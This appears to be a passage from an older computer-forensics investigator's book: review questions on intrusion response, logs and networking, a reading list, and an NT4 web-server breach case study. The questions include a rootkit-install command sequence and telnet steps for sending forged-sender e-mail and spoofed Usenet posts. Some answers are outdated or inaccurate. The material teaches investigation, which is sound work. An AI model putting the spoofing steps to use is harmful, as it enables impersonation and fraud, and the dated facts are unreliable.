Q: To hijack a computer system, does a hacker want to complete the three-way handshake?

A: No.

Q: What are crafted packets?

A: Packets maliciously constructed to damage a computer system.

Q: What software program can be used to detect reconnaissance probes to a network?

A: TCPdump.

Q: What procedure should you follow to remove hacker software (four steps)?

A: 1. Kill process.
2. Delete in registry.
3. Delete file.
4. Reboot.

Q: Failing computers can act as though they are being _________.

A: Attacked.

Q: If you suspect a DoS (Denial of Service) attack, what three things should you look for?

A: File deletions, file corruption, and hacker tools.

Q: What are the five steps you should follow on a client's system to recover from a malicious rootkit installation and usage?

A: 1. Client should back up their data (potentially corrupted).
2. You should format the hard drive(s).
3. You should reinstall the operating system from a trusted source.
4. Every password for the system should be changed (as should those for any other system the user may be on).
5. You should run a password cracker on the changed passwords to ensure they are strong passwords.

Q: In one sentence, what is being done here (in general)?

```
mkdir.HiddenHackFiles
mv rootkit.tar.gz.HiddenHackFiles
cd.HiddenHackFiles
tar -zvf rootkit.tar.gz
ls
cd rootkit
./install
exit
```

A: A rootkit is being installed.

Q: When there is very little information to work with, what can you do on an Internet Relay Chat (IRC) line to draw the perpetrator out?

A: Brag about how you are the one who pilfered the system(s).

Q: When determining keywords, keep in mind that hackers' words can look different than normal words yet have the same meaning. For example, how could a hacker write the letter I? An E?
A: Pipe symbol. 3.

BackTracing (TraceBack)

Q: If the attacker is still online, what is one of the first commands you should use on a UNIX system to seek to trace the attacker?
A: Finger

Q: To backtrace someone from log data you have, what approach should you use?
A: Go one hop back, talk to the system administrator there, get the administrator's log data, etc.

Q: You notice from logs that the hacker uses certain commands. What software should you put on these commands if you want to deny him access to them or if you want to allow him access to them, but trace his use of them.
A: TCP wrappers

Q: To be successful at backtracing, you need three items. What are they?
A: 1. Very precise time of attack
2. Machines from which the attack occurred
3. Victim Internet Protocol (IP) address

Q: What type of tool should you load on a network if you want to try to catch the hacker coming back for a repeat performance?
A: A sniffer.

Q: What are two types of sniffers?
A: Network-based and host-based.

Q: Name a type of sniffer and the company that makes it.
A: ISS RealSecure (Axent ITA).

Q: Is RealSecure a network-based or host-based sniffer?
A: Network-based and host-based.

Q: Name a host-based sniffer.
A: Axent ITA (RealSecure).

Q: What is a honeypot?

A: A system with a lot of false but highly interesting data. Use one to keep a hacker on box for a trace.

Logs

Q: To be useful, logs should show three items. What are they?

A: When the event occurred, the source of the event, and the nature of the event.

Q: Why do most sites not use extensive logging?

A: It adversely affects network performance and the storage capacity of drives.

Q: What is the single biggest barrier to a successful investigation?

A: No logs.

Q: If the logs rolled over before they could be collected, what should be done?

A: Try to extract them from a temp file; look on hidden areas of the disk.

Q: What should be the next step if logs were never collected by the system administrator?

A: Perform a detailed forensic examination of the disk (obtain passwords, user IDs, etc.).

Q: Why would multiple log analysis be done? What is the objective?

A: Provide corroboration, find discrepencies between logs.

Q: What makes the su log very useful?

A: It logs account changes by an online user.

Q: When performing MLA, **would you want to merge the separate logs into one log? Why?**

A: Yes. It makes it easier to analyze the data.

Q: To search ASCII logs, what search tool should I use?

A: TextSearch Plus from NTI, or EnCase from Guidance Software.

Q: What are four tools that could be used to parse large logs?

A: 1. TextSearch Plus from NTI for ASCII logs.
2. ASAX for Unix (freeware).

3. ACL for DOS/Windows.
4. EnCase from Guidance Software.

Q: What do Radius logs show?

A: Who connected from remote systems.

Q: List ten UNIX log files and the purpose of each.

A:
1. ACCT or PACCT: Contains every command typed by every user on the computer. Also states the date/time of the command.
2. ACULOG: A record of when the modems were used to dial out.
3. LASTLOG: A record of each user's most recent login (or failed login).
4. LOGINLOG: Records failed logins.
5. MESSAGES or SYSLOG: Main system log that contains a wide range of messages. Can be set up to hold firewall and router logs.
6. SULOG: Records every attempt to login as root.
7. UTMP and UTMPX: A record of all users currently logged in to a computer. The "who" command accesses this file.
8. WTMP and WTMPX: A record of all past and current logins. Records system startups and shutdowns. The "last" command accesses this file.
9. VOLD.LOG: A record of errors encountered when accessing external media (CD-ROM, diskette, etc.).
10. XFERLOG: A record of all files that were transferred from a computer using FTP (File Transfer Protocol.

Q: Where does Win NT usually store log files?

A:

```
C:\WINNT\SYSTEM32\CONFIG
%SYSTEM32%\SYSTEM32\CONFIG
```

Q: Name the three NT event log files that end with .evt.

A:

```
APPEVENT.EVT
SECEVENT.EVT
SYSEVENT.EVT
```

Q: You have discovered that the log files rolled over before there was a chance to collect them. If you do not have log information, what two methods should you use to try to recover the lost log data?

A: Try to extract them from a temp file; look on hidden areas of the disk.

Encryption

Q: Explain secret key encryption.
A: It uses only one key to encrypt and decrypt.

Q: Name one type of public key encryption.
A: PGP.

Q: Explain public key encryption.
A: Encrypt a file with your public key and decrypt it with your private key (or vice versa). If you encrypt with your private key, you must decrypt with your public key. (You cannot use same key to encrypt and decrypt the same message.)

Government

Q: Why do corporations not like to get in touch with LEO (law enforcement organizations) concerning computer crime?
A: They do not want publicity, and they do not want interference in their business systems.

Q: What is the FBI's new CIRT team **called?**
A: CRT (Cyber Response Team).

Networking

Q: What is TCP?
A: Transmission Control Protocol.

Q: What is a protocol stack?
A: Communications software.

Q: What are the three major layers of the protocol stack that have been discussed?
A: Sockets, IP, and TCP.

Q: What layer of the protocol stack is the programming interface to the network hardware?
A: Socket layer.

Q: What is the purpose of the TCP/IP protocols?
A: Enables computer communication despite o/s or hardware type.

Q: Name seven things the finger command will show.

A: 1. Who is logged onto the system.
2. When they logged on.
3. When they last logged on.
4. Where they are logging on from.
5. How long they have been idle.
6. If they have mail.
7. Comment field information.

Q: What is the Microsoft Windows NT equivalent command for finger?

A: nbtstat

Q: What command provides information about file systems that are mounted using NFS?

A:
```
showmount -e target
```

Q: What command provides information relating to the remote procedure call services available on the system and obtains the ports on which these services reside?

A:
```
rpcinfo -p target
```

Q: How does a computer know the packet it is receiving is e-mail, a Web page, a Usenet message, etc.?

A: By the port number used in the packet header.

Q: What is the standard port for e-mail?

A: TCP Port 25

Q: Explain Class A, Class B, and Class C network IP addresses.

A: A 1.0.0.0 — 126.0.0.0
B 128.0.0.0 — 191.0.0.0
C 192.0.0.0 — 233.0.0.0

Q: What is the purpose of Domain Name System (DNS)?

A: Assigns names to IP addresses for humans.

Q: Name two protocols used to prevent computers from being configured with the wrong IP address.

A: BOOTP and DHCP

Q: What four technologies can wireless networks use?

A: RF (radio frequency), infrared, laser, and microwave.

Q: What is the purpose of nslookup? Show two ways it is used.

A: The purpose of nslookup is to provide the IP address if you give it the URL, or if you provide the URL nslookup provider the IP address.

```
nslookup www.whitehouse.gov
nslookup 198.137.240.92
```

Q: What three URL (universal resource locator) sites do you go to to find American, European, and Asian IP address information?

A: arin.net, ripe.net, and apnic.net

E-Mail

Q: How do you see the e-mail headers in MS Outlook? Eudora? Netscape? Pine?

A:

Outlook:	View, Options
Eudora:	Blah, Blah, Blah
Netscape:	Options, Show Headers or View, Header, All
Pine:	h

Q: Explain how e-mail headers work and how you can tell which system a message came from and where it is going.

A: Read the "Received:" sections from bottom to top. The "From" in the upper "Received:" should be the same as the "By" in the lower "Received:." There is only one message ID per e-mail. The message ID is used for tracking and does not change from server to server.

Q: What is an MTA? How can an MTA be used to send an e-mail message that hides your true identity? Show the process via exact commands.

A: Message Transfer Agent.

```
TELNET MTA.HOST COM 25
> HELO TRICK.EMAIL.COM
> MAIL FROM: BILL.CLINTON@WHITEHOUSE.GOV
> RCPT TO: ERIC.BELARDO@EDS.COM
> DATA
```

Now type in the contents of your message.
Type a period on a line by itself to tell the system this is the end of the message.

```
> QUIT
```

Q: List ten SMTP commands.

A: HELO, MAIL, RCPT, DATA, RSET, NOOP, QUIT, HELP, VRFY, EXPN.

Q: How can you tell if a Usenet posting is forged?

A: The last news server in “Path:” should match the domain in “X-Trace.” Also, if the “Path:” header and the “nntp-posting-host:” header conflict, the message was forged.

Q: What is the exact procedure (command by command) to access a news server directly?

A:

```
TELNET <SERVER NAME> 119
> GROUP ALT.BOOM
> POST
SUBJECT: BLAH, BLAH, BLAH
PATH: Put your false path here
FROM: Put your false e-mail message here
NEWSGROUPS: ALT.BOOM
Type in your text and end with a blank line.
> QUIT
```

Q: How do you find out who sent the forged Usenet message?

A: Look in Path:. The first server is forged. Look at the second news server the posting was transferred to (after the !). Contact the system administrator of this box and ask that person to check his or her logs for entries relating to the forged posting. This gives you only the computer name the forger used to do the posting, which is a start.

Q: What must be the case for IRC tracking tools to work (where must you be)?

A: The person you want to track must be actively using the same subnet.

Q: Explain four IRC commands, how they must be entered on the command line, and what they do.

A:

`/WHOIS <NICKNAME>`	gives e-mail ADR, chat channel, IP address
`/WHOWAS <OLD NICKNAME>`	works as long as info is cached in IRC server
`/WHO *.EDS.COM`	tells you all personnel on IRC who are coming from this domain.
`/WHO *TELLING*`	picks up anyone with “telling” in their info

Q: If an fserve is named !fserve, how do you attach to it?

A: /!fserve <enter>

Chapter 10

Recommended Reference Materials

Do not be overwhelmed by the number of reference materials recommended in this chapter. The purpose is to help you to focus on which books to purchase for specific subject areas. Are additional excellent books available? Of course. However, I will list books in my possession that I know work.

It is best to first obtain these books for your library and then use them on an as-needed basis. Go through the tables of contents and indices of each book. Then go page by page through each book (about five seconds per page), to gain a brief familiarity of what is in each one. When a case arises and you need information pertaining to a subject area, you will have a general idea of which book contains the information you need.

Next, discipline yourself to spend 30 minutes per day reading until you get through all of the books. Mark them up, underline, and take notes in the margins. Make them yours. Get to know them. These books will be like good friends as you proceed through investigations. The knowledge will keep you from getting snowed by those trying to pull the wool over your eyes and it will greatly improve your ability to more efficiently handle your case load. Make audio tapes of key items in the books. Listen to the tapes when you are driving. This will help you pick up information more quickly and remember it better.

PERL and C Scripts

The "experts" in programming languages, such as C, PERL, and Intel Assembly (the three programming languages most used by those who write malicious code used to attack computer networked systems), are those who have spent eight hours or more per day writing code for years. It would be nice to have this level of proficiency, but it is not practical for most persons. However, you do need to know some coding basics so that when you find code during an investigation you will recognize it as such and, after a quick study of it, will have a basic understanding of what it is doing (or attempting to do). Therefore, I will not attempt make you a C or PERL expert here. I will only provide some material to use as a quick reference so that when you do encounter code in an investigation you can at least make some sense of it (however small) rather quickly. I recommend that you purchase for reference, and work your way through them as time permits, the following books:

Title:	**Perl 5 Pocket Reference, Second Edition**
Publisher:	O'Reilly
Author:	Johan Vromans

Title:	**Teach Yourself Perl in 24 Hours**
Publisher:	SAMS
Author:	Clinton Pierce

Title:	**Perl Cookbook**
Publisher:	O'Reilly
Authors:	Tom Christiansen and Nathan Torkington

Title:	**C++ in 10 Minutes**
Publisher:	SAMS
Author:	Jesse Liberty

UNIX, Windows, NetWare, and Macintosh

Although approximately 250 operating systems are in use around the world today, four operating systems (UNIX, Windows, NetWare, and Macintosh) own the lion's share of the marketplace. You will run into these four in your investigations more often than any of the others. There are VAX systems, mainframes, etc., but these four will be the mainstays. The reference books I recommend for these are:

Title: LINUX in Plain English
Publisher: MIS Press
Authors: Patrick Volkerding and Kevin Reichard

Title: UNIX in Plain English, Third Edition
Publisher: M&T Books
Author: Kevin Reichard and Eric Foster-Johnson

Title: Unix System Command Summary for Solaris 2.X
Publisher: SSC
Author: SSC

Title: sed & awk Pocket Reference
Publisher: O'Reilly
Author: Arnold Robbins

Title: vi Editor
Publisher: O'Reilly
Author: Arnold Robbins

Title: Teach Yourself Linux in 10 Minutes
Publisher: SAMS
Author: John Ray

Title: Teach Yourself iMac in 10 Minutes
Publisher: SAMS
Author: Rita Lewis

Title: NetWare Command Reference
Publisher: Wiley
Authors: Marci Andrews and Elizabeth Wilcox

Title: WindowsNT Desktop Reference
Publisher: O'Reilly
Author: Aeleen Frisch

Title: Teach Yourself Windows NT Workstation 4 in 10 Minutes
Publisher: SAMS
Authors: Sue Plumley and Paul Casset

Title: Teach Yourself Microsoft Windows 2000 Professional in 10 Minutes
Publisher: SAMS
Authors: Jane Calabria and Dorothy Burke

Computer Internals

Knowing how a computer works on the inside (both hardware and software) can be a definite asset during an investigation. Studying for and passing CompTIA's A+ Certification Exam is a big step in this direction. I recommend the following books as references and things to work your way through:

Title: Exam Prep A+ CompTIA Certified Computer Technician
Publisher: Certification Insider Press
Author: Jean Andrews

Title: Teach Yourself Upgrading and Fixing PCs in 24 Hours
Publisher: SAMS
Author: Galen Grimes

Title: Upgrading and Repairing PCs, Eleventh Edition
Publisher: QUE
Author: Scott Mueller

Title: TechRef, Fifth Edition
Publisher: Sequoia
Author: Thomas Glover and Millie Young

Title: WinRef 98-95
Publisher: Sequoia
Author: Roger Maves

Title: Pocket PCRef, Tenth Edition
Publisher: Sequoia
Author: Tom Glover and Millie Young

Title: DOS Instant Reference
Publisher: SYBEX
Author: Robert Thomas

Computer Networking

Computer networking is what ties all these systems together to allow malicious attacks (and the necessary business communications) in the first place. A basic understanding of the technology behind this communication system and how it can be attacked is a definite asset. I recommend the following books and CBTs:

Title: **CCNA Virtual Lab e-trainer**
Publisher: SYBEX
Authors: Todd Lammle and William Tedder

Title: **Cisco Security Architectures**
Publisher: McGraw-Hill
Authors: Gil Held and Kent Hundley

Title: **Network Intrusion Detection: An Analyst's Handbook**
Publisher: New Riders
Author: Stephen Northcutt

Title: **Hacking Exposed, Second Edition**
Publisher: Osborne
Authors: Stuart McClure, Joel Scambray, and George Kurtz

Web Sites of Interest

- http://www.cerias.purdue.edu/coast/#archive
- http://www.isse.gmu.edu/~csis/
- http://www.idg.net
- http://www.forensics-intl.com
- http://www.cert.org
- http://www.securify.com/packetstorm
- http://www.antionline.com
- http://www.htcia.org
- http://www.sans.org
- http://www.dcfl.gov
- http://www.nw3c.org
- http://www.ifccfbi.gov
- http://www.usdoj.gov/criminal/cybercrime
- http://web.lexis-nexis.com/more/cahners-chicago/11407/6592826/1

- http://www.secure-data.com
- http://www.guidancesoftware.com
- http://www.asrdata.com
- http://www.all.net
- http://www.dmares.com
- http://www.vogon.co.uk
- http://www.fish.com/security/tct.html (Dan Farmer's Coroner's Toolkit may be obtained here.)
- http://www.contacteast.com

Chapter 11

Case Study

A historical case that I am familiar with will now be presented. This case will give you an even better sense of how to use procedures and tools discussed in previous chapters. The names, places, and some information have been altered to protect prior clients. Any names that are similar to those of current corporations or government agencies are coincidental. The persons in the case are:

Bill Miter	Senior network security analyst
Bob Jacobs	Chief executive officer (CEO) of Nortelem, Inc., Boston, Massachusetts
James Roberts	Router administrator (who left and Steve Wier took his place)
Joe Freid	Cable technician
Lucy Miles	Manager, system administrators
Ron Yougald	System administrator of hacked node
Ross Pierce	Manager, physical security personnel
Sam Miller	Member, physical security
Steve Wier	Router administrator
Terry Reiner	Manager, firewall and switch engineers/technicians

The case began as so many others do — with a call from a potential client who has obtained my name and contact information from a previous, satisfied client. The first words I heard over the telephone from Bob Jacobs, CEO of Nortelem, Inc., were, “Our Web site has been hacked at least twice this past week. The first time it occurred, my system administrator, Ron Yougald, took care of the problem — or so he thought. Now it has happened a second time. This is damaging to our reputation. Customers and the world in general will hear about this and believe we can't even take care of our own systems, much less handle a client's problems." He started to continue, but I stopped him, telling Bob he needed to settle down and cease talking about sensitive corporate matters over an unsecured telephone line. Anyone could be listening in. I then asked Bob for his e-mail address. I sent Bob an encrypted email using AT&T's Secret Agent product. Bob was able to decrypt the e-mail when he received it because we had agreed to a decryption password over the telephone. The e-mail contained my company's standard contract. Bob was to review it, sign it, and fax it back to me at the number I provided in the e-mail. Bob spent a couple of hours reviewing the contract with his legal department. He then signed and faxed the contract to me. During that time, I verified that Bob Jacobs and Nortelem were actually who Bob had said they were. Now I could take action. I immediately booked a flight to Boston, the home of Nortelem, Inc.

I should note here that my preference is for clients to already be a subscriber to my CyberForensics service. Contracts are already signed, procedures and codewords are agreed to, etc. My company receives a monthly, quarterly, or annual fee (depending on the client) for being ready to respond to a client within a specified timeframe. There are also secure communications lines and procedures already in place. In Nortelem's case, there was nothing in place. Thus, the initial communications were not secure, and time was lost in getting a contract ready.

During my trip to Dulles airport via a cab, I sent Bob an encrypted e-mail (my laptop is set up for wireless encrypted communications) with a list of questions needing answers immediately so that I could better plan my strategy while on the airplane. (I usually use a cab because it allows me to work on the client's issues instead of having to spend time focusing on driving in traffic.) In this way, I made the best use of the time available to me. The questions I asked and the comments made were as follows:

- Have your Physical Security personnel secured the area where the security incident occurred if possible?
- Do *not* turn the Web server back on until after I arrive. If at all possible, no one should touch the machine until I arrive.

  Note: It would have been much better for me if the system administrator had never touched the box. Because Ron had turned the Web server off, I lost potentially valuable information from RAM (random-access memory). Now, if Ron were to turn the server back on, I would lose even more information because of the way the operating system would overwrite certain key areas of the hard drive during boot up.

- As I understand it, the victim is one NT4 Web server running SP5 (Microsoft Service Pack) Option Pack 4 and IIS4 (Internet Information Server 4.0). Is this correct? [Yes. Be sure you know the platform(s)/operating system(s) being utilized by the client. This helps greatly in your preparation to solve the problem at hand.]
- Were any changes made to the operating system in the past four weeks? [SP5 was loaded onto the Web server after the first hack occurred. Also, various Microsoft security patches were loaded after the first attack, giving the client a false sense of security. It also adversely impacted my investigation because once again this meant they overwrote some information on the hard drive that might have led me to the hacker. They should not have touched the machine at all once the hack occurred. Their best move would have been to just pull the network connection from the back of the machine so that the Web server would no longer be advertising on the Internet.]

  Note: If you do install any patches to an operating system, be sure to hide or remove the old system files. If you do not, a hacker can come along and reverse the patch process, removing your patch and putting back the old system files that had vulnerabilities.

- Who first noticed the compromised system? Exactly when? [Sam Miller, a member of physical security, first noticed the hack on July 23 at around 5 A.M. Sam immediately contacted his manager, Ross Pierce, who contacted the CEO, Bob Jacobs. Bob contacted Lucy Miles, manager of the system administrators. Lucy contacted Ron Yougald and told him to bring down the Web server. Ron did so about 5:47 A.M.]
- List individuals who have rights on this machine. What rights do they have? [The Web server is in the NorTrust domain. There are also local security groups on the Web server that you can look at when you bring it up. Also provided to me was a list of system administrators, domain administrators, and users of the system. In this case, there were a total of 13 system/domain administrators who had full systemwide access to the hacked Web server. This is far too many. It is best to have only two people who have full system access to a server, with the current Admin system password placed in a sealed envelope and locked in a safe, which is supervised by the physical security department.]

- I want a copy of their security policies/procedures document, if they have one. [Unfortunately, no documented security policies/procedures are in place. Both groups and individuals are granted file access by e-mail requests to the Web server administration team. No NT audit software is in use. These are poor security practices. No one should have system administrator rights to a Web server unless there is a solid "company need" and this is agreed to by two managers who are above the potential system administrator and understand exactly what those rights mean from a business perspective.]
- Does anyone involved have any idea why this incident occurred? [No.]
- What is the age of this NT4 system? [NT was configured and loaded by Ron Yougald about one year ago. IIS4 configuration was loaded by Scott Yaser six months later. About three months ago, IIS4 was reconfigured by Darlene Mencer. None of these employees know each other and none of them conferred with the others concerning the work each did on the Web server. Also, no one documented the work they did — not enough time, they said — management had other priorities for them. Again, this is a poor security practice. As an aside, the age of a system can be important. An aging hard drive can act as though it has been maliciously tampered with.]
- Can you send an electronic copy of the network infrastructure that surrounds this box (IP [Internet Protocol] addresses are not necessary)? [Some companies will provide this information; others will not. If you do receive it, be sure the communication's session is encrypted and that you take care that this documentation does not fall into the wrong hands. Having this information is a great help to developing your plan of attack while en route to the client site.]
- For this NT4 system: is it set up as FAT or NTFS? [FAT for boot Windows NT 4.0 Server OS (local C:\ drive). NTFS for IIS4 and share folders (local D:\ drive).]
- How large are the hard drives on the system? How many are there? [The system has six physical hard drives at 9 GB each. This is important because you need to be sure that the backup media you will use can handle the hard drive capacity of the machine(s) you are investigating. A cellular telephone and wireless laptop connection to the Internet are critical. If you find that you do not have what you need while you are en route to the client site, either call to be sure there is a computer supply house close to the client site from which you can quickly obtain the necessary items (such as backup tapes or hard drives or CD-ROMs) or order needed items online and have them overnighted to the client site.]

- Are there SCSI (Small Computer Systems Interface) or parallel ports on the back of the box? [Both SCSI and parallel ports are available. There is more than one type of SCSI cable, so be sure to find out specifically which type of cable it is. Again, if you do not have the necessary cables with you, be sure you can either obtain them from a local computer store near the client or order them online and have them overnighted to the client site.]

  Note: Performing a backup via SCSI cables is as least nine times faster than using a parallel cable, so use SCSI when you can.

- Does the box have CD-ROM and diskette drives? [Yes. Most later generation systems do have these, but some older systems do not. If these are not available, you would have to be sure you have access to an external CD-ROM drive and external diskette drive. You may have to order these drives if the client does not have them for some reason.]
- Is this an Intel platform (such as RISC [Reduced Instruction Set Computer] or SPARC [Scalar Processor Architecture]) or something else? [Yes: Compaq Proliant 3000, PII with dual-800 MHz. However, be aware that the client may give you an answer because they think it is true or they just do not want to tell you that they do not know. When you get on site you find out that what you were told is incorrect. This can also be the case with other questions you ask.]
- Is this system in a classified environment? [No. If it were, you would need to ensure that your appropriate clearance was faxed to the client so that you would have access to the system when you arrived. Also, if it were a classified environment, you would need to find out whether you can bring in your cellular telephone, etc. If you cannot, be sure to make proper arrangements for communications.]
- When I arrive on site, I will need your system experts at my side for the NT box itself and for items r elating to their network infrastructure (firewall, router, switch, etc.). Please provide me with their names and contact information (e-mail, telephone).

  Note: You cannot be an expert on everything. You need to have a general understanding of the equipment that composes a network infrastructure, but you also need to have an in-depth expert sitting with you for each device you need to access. If the client does not have the expertise, arrange for that expertise via a consulting firm or some other avenue open to you.

- I will also need a technician available who can walk me through the cabling plant and wiring closets associated with the Web server that was hacked. Please provide me with names and contact information (e-mail and telephone). [Usually the individuals who really know the cabling layout of a facility are the ones who pulled the cable. You need to be able to trace a cable starting from the back of the hacked system all the way to the wiring closet (in ceilings and under floors). Do not depend on someone's word for the route it takes. The individual could be wrong, and the cable could have been tapped somewhere. You need to see for yourself.]
- This incident should not be mentioned to anyone who does not have a need to know. [This is common sense. The client should not advertise that the incident has occurred, nor should the client advertise that a CFI (CyberForensic Investigator) is coming to investigate the incident. Keep things as low key as possible. If you do not, you may end up with the news media at your door or tip off the perpetrator who committed the malicious act. If it is an insider, that person may be able to cover his or her tracks before the CFI arrives.]
- I will need to interview some personnel. If your policies state that someone from human resources (HR) must be present, please provide me with at least two HR names and their contact information (e-mail and telephone). [An HR person is required in this case.]

  Note: If this is a union shop, a contract or union agreement may stipulate that a union steward must be present for any and all questioning of a union employee. Be sure not to violate this stipulation. The perpetrator could be set free on this technicality.

- Do the system administrator or security personnel review system logs on a regular basis? [No. This is bad news, but not surprising. Many clients do not turn on system auditing for system performance and disk storage reasons, or they may have very limited logging. You may also run into the situation in which logging is active, but no one has been given time to review the system logs to check for signs of malicious activity on the system or network.]
- Do you have an IDS (Intrusion Detection System) in place? [No, but we do have a Cisco PIX firewall in place.]

  Note: They should have both. Information on Intrusion Detection Systems and firewalls are available in the appendices to this book.

- Please have a copy of the backup tapes for the system available for my use. [Notice that I said a copy, not the original tapes. Also, find out what type of backup system they use. You must to be sure you have the right equipment to restore the backup tapes you are given. This type of equipment may be bought or rented. The client may even have an extra system they will allow you to take back to your lab to use during the investigation.]
- Was this NT system serviced recently for any reason (in the past four weeks)? [No. However, the box cover is not kept locked and keys are with the box. The room the box sits in is locked, but several people have keys. This is a very insecure situation. First, the NT Web server cover should have been locked. The keys for the cover should be in the hands of the physical security department, as should the keys that allow access to the room housing the Web server (which should have been locked). If the system was serviced recently, you would need to see all the paperwork involved with this. Then check the box to ensure that what was said to have been done was actually done, nothing more and nothing less. Sometimes a service repair person will "plant" hardware/software for malicious activities.]
- Were any disgruntled employees released during the past four weeks? [None that we are aware of. Notice the way the question was answered. In large organizations, it is possible for people to have been fired with few if any people who worked around the person even knowing about it. They may think the person is on vacation, sick, etc. Be sure to check with HR on this issue. If any disgruntled employees had been terminated, you would need to obtain their user IDs for the system and carefully check the logs for activities performed under their user IDs. They could hide their activities in various ways (depending on their level of expertise), but this is a good way to begin.]
- Do you know of any current disgruntled employees? [None that we are aware of. Again, check on this in a discrete fashion. Listen closely to the people you interview. You may find one.]
- Have there been any other security incidents in the past three months? [None that we are aware of. Take this with a grain of salt. It is possible that your client was hacked a year ago but was unaware of it. If you check out some of the Web sites that harbor information of this type, you may have a surprise for your client. Two places to check would be rootshell.com and ATTRITION.org. There are numerous others, but these are two of the best.]
- Who has actual physical access to this NT4 box? [A secretary keeps the key and gives it out to those needing it. No key log is

maintained. Obviously, there is a definite security problem here, although this situation is common. No one should be able to obtain the key to a locked server room without proper authorization.]

- Is this system outside or inside the firewall? [It is inside the firewall with firewall rules allowing specific IP/PORT access. Ports 80 and 21 are opened on the firewall so that personnel coming in via the Internet can obtain access to the Web server. Port 80 is commonly an open port on a firewall because all http traffic (Internet web traffic) uses this port. Port 21 is also commonly open on a firewall because it is the ftp port (allows file transfers). This is another good reason for also having an IDS in place. Although the firewall is potentially allowing malicious traffic through on ports 21 and 80, an IDS may be able to detect the malicious traffic and terminate the connection — or do other things, depending on how the IDS is configured.]
- Is this system for Internet use only or does it have another NIC (network interface card) in it that connects it to the organization's intranet? [Both Internet and intranet. There is one NIC card for the Internet and a virtual host for the intranet (two IP addresses).]

Note: This configuration is quite insecure. Those who use it are risking their internal networks.

- What are all of the purposes of this system? [This Web server is used to hold an Oracle database that contains the results of research we have done on various products and companies. By law, we are required to make this information public.]
- What ports (TCP [Transmission Control Protocol]/UDP [User Datagram Protocol]) are being used on the system? For what purpose? [TCP 80 and 21 are the only ones we believe to be open. The box is also set up for NT Remote Administration.]
- I would like to see a copy of the original purchase order for the system, showing its original configuration as purchased. I would also like to have a copy of any servicing/modifications made to the system from a hardware perspective. [We have the original purchase order, configuration, and modifications on site and available for your perusal. However, this system was loosely maintained so we are unsure whether the system is actually configured the way our paperwork indicates.]

Note: You can run a software program called InsightManager on NT to identify the current configuration. If the same program was run at an earlier date, you can compare the old report with the new one you just made.

- Were any new applications recently (in the past four weeks) added to or removed from the system? [Three system administrators stated that they did make some application file changes, but they did not document which files were changed.]

The above question and answer session occurred during my trip to the airport in the cab and while I waited to board the airplane at the airport.

> **Note:** If this had been an established client, I would have had the answers to most of the above questions at the time when the client initially contacted me. An established client has a checklist to use when a network security incident occurs. The client quickly works through the checklist, providing answers as well as possible, and e-mails me the results via a secure encrypted link. This is a big timesaver. Saving time at the beginning of an investigation makes it more likely that the resolution of the investigation will be successful. The first 24 hours of a new case are critical.

I am now on the airplane, heading to Boston. My carry-on luggage is above my seat, stored safely away. This is an important point. Never put your CFEC (CyberForensics Equipment Container) in the hands of the airline personnel. Too much can go wrong. You have expensive (and sensitive) hardware and software and are responsible for it. If you arrive at the client site without your CFEC, you have a serious problem. Always keep your CFE (CyberForensics Equipment) in carry-on luggage that has wheels and a handle and is a size that fits in the compartment above your airplane seat. The contents of a CFEC may vary to a degr ee, depending on your work, but the following is a good standard to follow:

- Velcro fasteners to keep cables contained
- Hard drives that will work in the system(s) you will investigate
- Read/write CD-ROMs
- A wireless laptop loaded with vulnerability analysis, IDS, CF software, etc.:
  - Mijenix Fit It Utilities CD-ROM
  - Norton Utilities CD-ROM
  - NTI (New Technologies, Inc.) CF tools
  - EnCase
  - Access Data System Management Toolkit
  - L3 Network Security Expert
  - ISS Real Secure, Internet Scanner, System Scanner
  - NeoTrace
  - Visual Route

  - Microsoft Office
  - Internet and e-mail access
  - AntiVirus software
  - PERL
  - Microsoft Visual C++ 6.0 or later
  - Intel/Motorola Assembler
  - Fortran
  - Digital camera
  - Bootable to Windows 95/98/2000, Linux, Solaris, Macintosh
  - Network ICE (personal laptop firewall)
  - Partition Magic and Boot Magic
  - Vmware
  - MatLab
  - MathCad
  - QuickTime
  - Adobe Acrobat
  - NetScan Tools Pro
  - War dialer
  - Analyst's notebook
  - Big Business Directory
  - Dragon voice recognition
  - NFR
  - SafeBack
  - Video camera (no active microphone)
  - Boot diskettes for various operating systems/version levels
- Electronic copies of any documentation needed (paper is too bulky)
- Cables: all SCSI types, parallel, serial, telephone (RJ11), network (RJ45)
- Tape recorder: hand held, digital with IBM Via Voice and regular tape types
- TSCM (Technical Surveillance Counter Measures) equipment (The concern is that someone may have planted a transmitter.):
  - RF (radio frequency)/microwave transmitter locator
  - White noise generator
- DAT tape drive (I recommend Ecrix VXA-1 External SCSI.)
- Extra pens/pencils and a wire-bound notepad
- A pair of Motorola radios (walkie-talkies)
- Computer repair tool kit (includes antistatic wrist line)
- Extra battery and hard drive (duplicate of your current drive) for your laptop
- Paper and electronic copies of all e-mail/telephone numbers you might need

- Jaz Drive with 2-MB disks
- All power cords, device connectors, and adapters required
- Cellular telephone
- TechCard (to obtain 24/7 support on nearly any product)
- Credit cards, driver license, badges, etc. required
- Passport
- Portable color printer that connects to your laptop (with extra ink cartridge)
- 5.25-inch diskettes with labels
- Surge protector
- Sequoia pocket books: Pocket Partner, Pocket PCRef, WinRef, TechRef
- Imation Super Disks for Macintosh computers
- Color-coded stickers (circular)
- Cable labels
- Evidence labels and chain of custody forms
- Erasable and nonerasable markers
- Cameras (digital and film type)
- Kensington Sonic Lock Alarm
- Kensington laptop security cable
- Null modem cable/Lap Link cable
- NetWare CD-ROM or diskettes
- Four-port mini 10/100 network hub
- Mini projector for laptop
- Fluke Network Meter
- Duplicator (to make second copy of the bitstream backup)

This may seem like a large amount of equipment, but it all packs well into one carry-on piece of airplane luggage. Lest I forget, there are two more important details:

1. Be sure you have notified at least one person (preferably two or three) to let them know where you are going; provide them with emergency contact information.
2. Be sure to inform your computer crime attorney of your location, contact information, and general information pertaining to the case. Your attorney should expect to be contacted and therefore should readily respond to a ringing cell telephone or pager.

I arrived at the client site, Nortelem, in Boston, Massachusetts, and was met at the gate by a security guard, who requested proper identification and then notified Bob Jacobs of my arrival. The security guard inspected my CFEC and required me to sign a statement stipulating my understanding of company policy pertaining to the equipment I am bringing in. Bob picked me up at the gate, and we went to a conference room. The first thing I always do when I arrive at a site is to hold a 15-minute briefing. (After reviewing the information Bob sent me, I contacted him and told him who I would like to have available as soon as I arrived on site.) The briefing covered the following topics:

- Was physical security able to secure the area where the security incident occurred?
- Have you learned anything new since we last communicated?
- Do you have available the personnel I requested?
  - Web server system administrators (at least two of them)
  - Firewall, switch, router experts
  - NT4 operating system expert
  - Applications expert for the compromised system
  - Legal, HR, and union (if necessary)

